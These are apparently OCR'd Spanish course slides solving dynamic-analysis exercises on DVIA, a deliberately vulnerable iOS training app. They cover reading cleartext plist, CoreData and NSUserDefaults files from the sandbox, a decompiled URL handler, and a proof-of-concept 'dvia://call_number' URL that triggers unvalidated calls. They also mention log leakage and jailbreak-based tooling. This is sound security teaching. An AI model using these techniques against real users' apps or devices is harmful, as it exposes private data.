
Tarea
Verifica que los problemas identificados durante el análisis estático en el almacenamiento de datos están presentes durante la ejecución de la app.


Resultado esperado
Un listado con los ficheros generados por la aplicación en cada caso y las medidas que tiene cada uno implementado para acceder a la información existente en los mismos.

Almacenamiento de datos

Solución

- Durante el Análisis estático se comprobó que los problemas relativos al almacenamiento de datos se concentraban en el controlador `InsecureDataStorageVulnVC`.
- El controlador corresponde al elemento del menú dedicado al almacenamiento de datos.







Almacenamiento de datos

Solución

- Analizamos en primer lugar el almacenamiento en ficheros plist.
- Introducimos el usuario y contraseña y pulsamos ”Save in plist file”.
- La interfaz nos indica que se han guardado los datos en el interior de la *sandbox*.






Almacenamiento de datos

Solución

- La *sandbox* de cada aplicación en iOS se encuentra en el directorio `/Containers/Data/Application/id_aplicación`.
- Procedemos a buscar el directorio correspondiente a la aplicación en el sistema de ficheros del equipo (será el modificado más recientemente).
- En el interior encontramos un fichero plist.




- Si bien este fichero se encuentra protegido en la *sandbox*, el *jailbreak* o acceso mediante aplicaciones del tipo iFunBox permitiría el acceso al mismo por lo que debería encontrase cifrado.

Almacenamiento de datos

Solución


- En el mismo directorio encontramos la base de datos de `CoreData`.
- Navegamos al menú correspondiente al almacenamiento de `CoreData` en el simulador y rellenamos los datos del formulario.



Almacenamiento de datos

Solución


- El modelo de datos se almacena en el fichero *CoreData.sqlite* del directorio anterior.
- Procedemos a abrirlo con un editor sqlite, como el disponible en Santoku Linux o el disponible en http://sqlitebrowser.org



Almacenamiento de datos

Solución


- Finalmente, procedemos a guardar la información en los `NSUserDefaults`.
- El interfaz nos permite guardar una cadena de texto.



Almacenamiento de datos

Solución

- Los `NSUserDefaults` son almacenados en la carpeta *Library/Preferences* de la sandbox con el nombre del paquete de la aplicación.
- Si inspeccionamos su contenido observamos que se ha guardado el contenido en el fichero en claro.



WebKitShrinksStandaloneImagesToFit	Boolean	YES
WebDatabaseDirectory	String	/Users/guizos/Library/Developer/CoreSimula
DemoValue	String	Texto a guardar en Defaults
GAIFirstInitTimeStamp	Date	31 Jan 2016, 22:29:30
WebKitOfflineWebApplicationCacheEn...	Boolean	YES

- Por lo tanto los `NSUserDefaults` deberían ser utilizados únicamente para guardar información no sensible.

Componentes vulnerables

- Durante el análisis estático de la aplicación se identificó que era capaz de recibir URL del tipo *dvia* (ej: *dvia//contenido*). Durante esta actividad se comprobará de forma práctica la existencia de una vulnerabilidad en el tratamiento de la entrada desde el manejo de las URL.

Tarea
Demuestra la existencia de una vulnerabilidad en el componente de manejo de URL de entrada en la aplicación. Para la realización de la tarea se recomienda utilizar el pseudocódigo generado por Hopper que se obtuvo durante la realización del análisis dinámico.

Resultado esperado
Una prueba de concepto (URLdel tipo *dvia*) que disparé la vulnerabilidad.

Componentes vulnerables - Manejo del URL *type*

Solución

- El pseudocódigo obtenido del método open URL es el siguiente:


```
bool -[AppDelegate application:openURL:sourceApplication:annotation:](void * self, void * _
void * arg2, void * arg3, void * arg4, void * arg5) {
    var_10 = self;
    objc_storeStrong(0x0, arg2);
    objc_storeStrong(0x0, arg3);
    objc_storeStrong(0x0, arg4);
    objc_storeStrong(0x0, arg5);
    var_40 = [[0x0 absoluteString] retain];
    if ([var_40 rangeOfString:rdx] != 0x7fffffffffffffff) {
1           var_58 = [[var_10 getParameters:0x0] retain];
            rax = [var_58 objectForKey:@"phone"];
            rax = [rax retain];
            var_80 = rax;
            [rax release];
            if (var_80 != 0x0) {
                    var_98 = [UIAlertView alloc];
                    rax = [var_58 objectForKey:@"phone"];  2
                    rax = [rax retain];
                    rcx = rax;
                    var_A0 = rax;
                    rax = [NSString stringWithFormat:@"Calling %@ without validation. Ring
Ring !", rcx];
                    rax = [rax retain];
                    rcx = rax;
                    var_B0 = rax;
                    rax = [var_98 initWithTitle:@"Success" message:rcx delegate:0x0
cancelButtonTitle:@"OK" otherButtonTitles:0x0];
                    var_B8 = rax;
```

- En el punto 1 se comprueba si el *string* contiene otro *substring*, pero no sabemos el *string* que busca.
- En el punto dos se comprueba que intenta extraer de la URL el parámetro “phone”.
- Si todo funciona correctamente a continuación muestra Success.

Componentes vulnerables - Manejo del URL *type*

Solución

- Para que el ataque sea exitoso necesitamos saber el valor de la variable que el método busca en el punto 1 anterior.
- Analizando el código ensamblador del método observamos lo siguiente:




- Por lo tanto vamos a intentar formar una URL con la siguiente estructura para comprobar si el ataque tiene éxito:

```
dvia://call_number/algo?phone=123
```

Análisis dinámico en aplicación iOS

Solución

- Para comprobar si el ataque funciona vamos a Safari e introducimos la URL anterior.
- Safari pregunta si queremos abrir la URL en DVIA, aceptamos y conseguimos que ejecute la acción que queremos.



Revisión de *log* de aplicación

- Durante el análisis estático de la aplicación se identificó la existencia de una fuga de información de un nombre de usuario a través de los *log.*


Tarea
Comprueba si el filtrado de los *log* sucede realmente durante la ejecución de la aplicación.


Resultado esperado
Una muestra del *log* con la información sensible que se ha filtrado a través de los *log.*

Análisis dinámico en aplicación iOS

Solución

- Para comprobar la filtración, navegamos al controlador que se identificó durante el análisis estático, `SideChannelDataLeakageDetailsVC`.
- Rellenamos el formulario y comprobamos como se filtran los datos al *log*.







Conclusiones


- El análisis dinámico de la aplicación ha permitido obtener las siguientes conclusiones:
  - La aplicación no valida correctamente la entrada a través del URL del tipo *dvia* y deja accesible un servicio de llamadas ficticias.
  - La aplicación almacena información sensible en el modelo de datos, ficheros plist y los NSUserDefautls. Ninguno de estos ficheros es cifrado con las librerías criptográficas existentes en iOS.
  - Se pueden realizar ataques de captura y "*man-in-the-middle*" (si se consigue instalar en el dispositivo un certificado raíz) sobre dos de las conexiones que realiza la aplicación. Hay una conexión que implementa certificate *pinning* y por lo tanto no se puede manipular desde un servidor *proxy* (salvo que se disponga de un dispositivo con *jailbreak*).
  - Se filtran los datos de cuentas de usuario ficticias a través de los *log* del sistema.


Herramientas automáticas


- Dadas las protecciones que implementan las aplicaciones de iOS, las únicas soluciones viables para el escaneado automático de aplicaciones requieren de dispositivos con *jailbreak.*
- Snoop-it es una herramienta de NESO Security Labs para el análisis automático de aplicaciones de iOS.
- Muestra algunas de las posibles vulnerabilidades que pueden afectar a la aplicación a través de un interfaz web creado por la misma aplicación.
- Para instalar Snoop-it basta con añadir el repositorio http://repo.nesolabs.de a los repositorios de Cydia, siguiendo las mismas instrucciones que se han seguido para instalar repositorios anteriores.
- Una vez cargado el repositorio, se busca Snoop-it y se instala. Tras la instalación el sistema se reiniciará.
- En las siguientes páginas, se muestra un ejemplo de ejecución sin atender a los detalles de los resultados.

Herramientas automáticas

- En primer lugar abrimos la aplicación y seleccionamos las aplicaciones que queremos analizar.









Herramientas automáticas


- A continuación revisamos las preferencias para saber la dirección web del servidor al que tendremos que conectar.





Herramientas automáticas

